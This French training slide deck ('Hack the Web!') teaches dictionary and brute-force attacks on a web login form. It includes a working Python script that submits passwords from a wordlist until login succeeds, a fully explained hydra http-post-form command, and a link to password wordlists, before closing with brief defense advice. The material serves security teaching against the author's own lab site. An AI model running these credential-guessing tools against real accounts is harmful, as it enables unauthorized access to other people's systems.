

Hack the Web !

Éric BERTHOMIER
eric.berthomier@free.fr

March 16, 2022



Version 1.0 - Version Stagiaire

Hack

Hack

Utiliser tous les éléments connus ou non connus pour obtenir des informations, un accès, ou mettre à mal une protection, un service.



Méthodes

Méthodes

Comprendre, analyser, le fonctionnement de la cible pour pouvoir en définir un processus sur lequel on va tenter de trouver une faille.



Notre cible



<http://cours.ericberthomier.fr/hacktheweb1/index.php>



Analyse de la cible



<http://cours.ericberthomier.fr/hacktheweb1/index.php>
Sur Firefox, clic droit —> Code source de la page.



Exercice 1

Analyser le code de cette page Web.



Sniff !!!

<http://cours.ericberthomier.fr/demo>



Retrouver le mot de passe !



Exercice

Qui peut réaliser cette "attaque" ?



Attaque par dictionnaire : Principe

- La plupart des personnes utilise un mot du dictionnaire comme mot de passe



Attaque par dictionnaire : Principe

- La plupart des personnes utilise un mot du dictionnaire comme mot de passe
- Tester tous les mots d'un dictionnaire est beaucoup plus rapide que les créer (Démonstration)



Attaque par dictionnaire : Principe

- La plupart des personnes utilise un mot du dictionnaire comme mot de passe
- Tester tous les mots d'un dictionnaire est beaucoup plus rapide que les créer (Démonstration)
- Permet une attaque rapide



Exercice

Trouver un **bon** dictionnaire ...



Exercice

Trouver un **bon** dictionnaire ...



<https://github.com/duyetdev/bruteforce-database>



Derrière l'affichage de la page web de connexion ...

`http://cours.ericberthomier.fr/hacktheweb1/index.php`

```
<form method="post" action="index.php">
  <fieldset>
    <legend>Login : </legend>
    <input type="text" name="login" />
  </fieldset>
  <fieldset>
    <legend>Mot de passe : </legend>
    <input type="password" name="motdepasse" />
  </fieldset>
  <br>
  <input id="saveForm" class="button_text" type="submit" name="submit" value="Connexion" />
</form>
```



Paramètres nécessaires pour attaquer une page Web

Nous allons simuler un navigateur Web ... donc :

- L'adresse IP du site Web



Paramètres nécessaires pour attaquer une page Web

Nous allons simuler un navigateur Web ... donc :

- L'adresse IP du site Web
- L'URL du site



Paramètres nécessaires pour attaquer une page Web

Nous allons simuler un navigateur Web ... donc :

- L'adresse IP du site Web
- L'URL du site
- Le type de formulaire (POST / GET)



Paramètres nécessaires pour attaquer une page Web

Nous allons simuler un navigateur Web ... donc :

- L'adresse IP du site Web
- L'URL du site
- Le type de formulaire (POST / GET)
- Le champs contenant l'utilisateur



Paramètres nécessaires pour attaquer une page Web

Nous allons simuler un navigateur Web ... donc :

- L'adresse IP du site Web
- L'URL du site
- Le type de formulaire (POST / GET)
- Le champs contenant l'utilisateur
- Le champs contenant le mot de passe



Paramètres nécessaires pour attaquer une page Web

Nous allons simuler un navigateur Web ... donc :

- L'adresse IP du site Web
- L'URL du site
- Le type de formulaire (POST / GET)
- Le champs contenant l'utilisateur
- Le champs contenant le mot de passe
- Le bouton d'envoi des données du formulaire



Paramètres nécessaires pour attaquer une page Web


Nous allons simuler un navigateur Web ... donc :

- L'adresse IP du site Web
- L'URL du site
- Le type de formulaire (POST / GET)
- Le champs contenant l'utilisateur
- Le champs contenant le mot de passe
- Le bouton d'envoi des données du formulaire
- Le message d'erreur en cas d'échec d'authentification



Exercice : Retrouver tous ces éléments

On utilisera l'inspecteur de Mozilla Firefox pour retrouver les éléments d'authentification.



Paramètres

- Le type de formulaire (POST / GET) :
`<form method="post" action="index.php">`



Paramètres

- Le type de formulaire (POST / GET) :
`<form method="post" action="index.php">`
- Le champs contenant l'utilisateur :
`<input type="text" name="login" />`



Paramètres

- Le type de formulaire (POST / GET) :
`<form method="post" action="index.php">`
- Le champs contenant l'utilisateur :
`<input type="text" name="login" />`
- Le champs contenant le mot de passe :
`<input type="password" name="motdepasse" />`



Paramètres

- Le type de formulaire (POST / GET) :
`<form method="post" action="index.php">`
- Le champs contenant l'utilisateur :
`<input type="text" name="login" />`
- Le champs contenant le mot de passe :
`<input type="password" name="motdepasse" />`
- Le bouton d'envoi des données du formulaire :
`<input id="saveForm" class="button_text"
type="submit" name="submit" value="Connexion" />`



Paramètres

- Le type de formulaire (POST / GET) :
`<form method="post" action="index.php">`
- Le champs contenant l'utilisateur :
`<input type="text" name="login" />`
- Le champs contenant le mot de passe :
`<input type="password" name="motdepasse" />`
- Le bouton d'envoi des données du formulaire :
`<input id="saveForm" class="button_text"
type="submit" name="submit" value="Connexion" />`
- Le message d'erreur en cas d'échec d'authentification :

Authentification

Echec de la connexion



Python (1/3)

```
#!/usr/bin/python3
# -*- coding: utf-8 -*-

file_password = open("dico8.txt","r")

for line in file_password:

    #- Suppression du retour chariot de fin de ligne
    pline = line.rstrip ()

    print(pline)
```



Python (2/3)

```
#!/usr/bin/python3
# -*- coding: utf-8 -*-

import urllib3
import time

url_a_hacker = "http://localhost/~eric/hacktheweb/index.php"
login = "eric"

# url_connexion : Url de la page web
# Parametres : table de hashage des différents paramètres à passer

def hackurl (url_connexion, parametres):

    http=urllib3.PoolManager()

    r = http.request (
        'POST',
        url_connexion,
        fields = parametres,
        headers = { 'User-Agent' : 'Mozilla/4.0 (compatible; MSIE 5.5; Windows NT)' }
    )

    #~ print (r.data)
    if (str(r.data).find ("Echec") == -1) :
        return (1)
    else:
        return (0)
```



Python (3/3)

```
#!/usr/bin/python3
# -*- coding: utf-8 -*-

file_password = open("fpassword.txt","r")

#~ Initiation de la lecture du fichier
lecture_ligne = 1
trouve = 0
compteur = 0

#~ Faire un while
while ( lecture_ligne and not trouve ):

    mdp = file_password.readline()

    #~ Suppression du retour chariot de fin de ligne
    pmdp = mdp.rstrip ()

    #~ Pour accélérer le traitement, annuler l'affichage
    print ("Tentative : %d - %s / %s" % (compteur,login,pmdp))

    parametres={'login':login,'motdepasse':pmdp,"submit":"Connexion"}
    trouve = hackurl (url_a_hacker , parametres )

    compteur += 1

file_password.close()
```



Démonstration

[illegible]

Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form  
"/~eric/hacktheweb/index.php:login=~USER^&motdepasse=~PASS^&submit=Connexion:Echec de la  
connexion" -V
```

- -f S'arrêter dès qu'un couple login / mot de passe fonctionne



Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form  
"/~eric/hacktheweb/index.php:login=~USER^&motdepasse=~PASS^&submit=Connexion:Echec de la  
connexion" -V
```

- -f S'arrêter dès qu'un couple login / mot de passe fonctionne
- -l eric Un utilisateur uniquement : eric (-L si liste d'utilisateurs)



Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form  
"/~eric/hacktheweb/index.php:login=~USER^&motdepasse=~PASS^&submit=Connexion:Echec de la  
connexion" -V
```

- -f S'arrêter dès qu'un couple login / mot de passe fonctionne
- -l eric Un utilisateur uniquement : eric (-L si liste d'utilisateurs)
- -P Le fichier des mots de passe



Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form  
"/~eric/hacktheweb/index.php:login=~USER~&motdepasse=~PASS~&submit=Connexion:Echec de la  
connexion" -V
```

- -f S'arrêter dès qu'un couple login / mot de passe fonctionne
- -l eric Un utilisateur uniquement : eric (-L si liste d'utilisateurs)
- -P Le fichier des mots de passe
- 192.168.1.57 : @IP ou url



Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form  
"/~eric/hacktheweb/index.php:login=~USER~&motdepasse=~PASS~&submit=Connexion:Echec de la  
connexion" -V
```

- -f S'arrêter dès qu'un couple login / mot de passe fonctionne
- -l eric Un utilisateur uniquement : eric (-L si liste d'utilisateurs)
- -P Le fichier des mots de passe
- 192.168.1.57 : @IP ou url
- http-post : Le type d'authentification



Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form  
"/~eric/hacktheweb/index.php:login=~USER~&motdepasse=~PASS~&submit=Connexion:Echec de la  
connexion" -V
```

- -f S'arrêter dès qu'un couple login / mot de passe fonctionne
- -l eric Un utilisateur uniquement : eric (-L si liste d'utilisateurs)
- -P Le fichier des mots de passe
- 192.168.1.57 : @IP ou url
- http-post : Le type d'authentification
- /~eric/hacktheweb/index.php : Le chemin dans l'arborescence Web



Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form  
"/~eric/hacktheweb/index.php:login=~USER^&motdepasse=~PASS^&submit=Connexion:Echec de la  
connexion" -V
```

- -f S'arrêter dès qu'un couple login / mot de passe fonctionne
- -l eric Un utilisateur uniquement : eric (-L si liste d'utilisateurs)
- -P Le fichier des mots de passe
- 192.168.1.57 : @IP ou url
- http-post : Le type d'authentification
- /~eric/hacktheweb/index.php : Le chemin dans l'arborescence Web
- login=~USER^ : Le champs "login"



Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form  
"/~eric/hacktheweb/index.php:login=~USER^&motdepasse=~PASS^&submit=Connexion:Echec de la  
connexion" -V
```

- -f S'arrêter dès qu'un couple login / mot de passe fonctionne
- -l eric Un utilisateur uniquement : eric (-L si liste d'utilisateurs)
- -P Le fichier des mots de passe
- 192.168.1.57 : @IP ou url
- http-post : Le type d'authentification
- /~eric/hacktheweb/index.php : Le chemin dans l'arborescence Web
- login=~USER^ : Le champs "login"
- motdepasse=~PASS^ : Le champs "motdepasse"



Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form  
"/~eric/hacktheweb/index.php:login=~USER^&motdepasse=~PASS^&submit=Connexion:Echec de la  
connexion" -V
```

- -f S'arrêter dès qu'un couple login / mot de passe fonctionne
- -l eric Un utilisateur uniquement : eric (-L si liste d'utilisateurs)
- -P Le fichier des mots de passe
- 192.168.1.57 : @IP ou url
- http-post : Le type d'authentification
- /~eric/hacktheweb/index.php : Le chemin dans l'arborescence Web
- login=~USER^ : Le champs "login"
- motdepasse=~PASS^ : Le champs "motdepasse"
- submit=Connexion : Le bouton d'envoi des données du formulaire



Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form  
"/~eric/hackthweb/index.php:login=~USER^&motdepasse=~PASS^&submit=Connexion:Echec de la  
connexion" -V
```

- -f S'arrêter dès qu'un couple login / mot de passe fonctionne
- -l eric Un utilisateur uniquement : eric (-L si liste d'utilisateurs)
- -P Le fichier des mots de passe
- 192.168.1.57 : @IP ou url
- http-post : Le type d'authentification
- /~eric/hackthweb/index.php : Le chemin dans l'arborescence Web
- login=~USER^ : Le champs "login"
- motdepasse=~PASS^ : Le champs "motdepasse"
- submit=Connexion : Le bouton d'envoi des données du formulaire
- Echec de la connexion : Le message d'erreur en cas de login / mot de passe incorrect




Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form  
"/~eric/hacktheweb/index.php:login=~USER^&motdepasse=~PASS^&submit=Connexion:Echec de la  
connexion" -V
```

- -f S'arrêter dès qu'un couple login / mot de passe fonctionne
- -l eric Un utilisateur uniquement : eric (-L si liste d'utilisateurs)
- -P Le fichier des mots de passe
- 192.168.1.57 : @IP ou url
- http-post : Le type d'authentification
- /~eric/hacktheweb/index.php : Le chemin dans l'arborescence Web
- login=~USER^ : Le champs "login"
- motdepasse=~PASS^ : Le champs "motdepasse"
- submit=Connexion : Le bouton d'envoi des données du formulaire
- Echec de la connexion : Le message d'erreur en cas de login / mot de passe incorrect
- -V : mode verbeux pour voir ce qui se passe



xhydra



Pour aller plus loin

Quelques paramètres d'Hydra permettent une utilisation avancée :

- `-x min:max:charset` generate passwords from min to max length. charset can contain 1 for numbers, a for lowercase and A for upcase characters. Any other character is added is put to the list.

Example: `1:2:a1%.` : The generated passwords will be of length 1 to 2 and contain lowercase letters, numbers and/or percent signs and dots.

- `-y` : disable use of symbols in `-x` bruteforce, see above





Hydra est disponible pour la plupart des protocoles
d'authentification ...



Hydra est disponible pour la plupart des protocoles
d'authentification ...

adam6500 afp asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-head|get|post http[s]-get|post-form http-proxy
http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-cram|digestmd5][s] mssql mysql(v4) mysql5 ncp nntp oracle
oracle-listener oracle-sid pcanwhere pcnfs pop3[s] postgres rdp redis rexec rlogin rpcap rsh rtsp s7-300 sapr3 sip
smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Brute Force



`john -incremental -stdout`



One more time



Social Engineering



Défense technique

- KeePass
- Audits
- Logs
- IDS
- PDS
- Firewall



Défense humaine

- Sensibilisation
- Information
- Charte d'utilisation de l'informatique



The end or the begin . . .

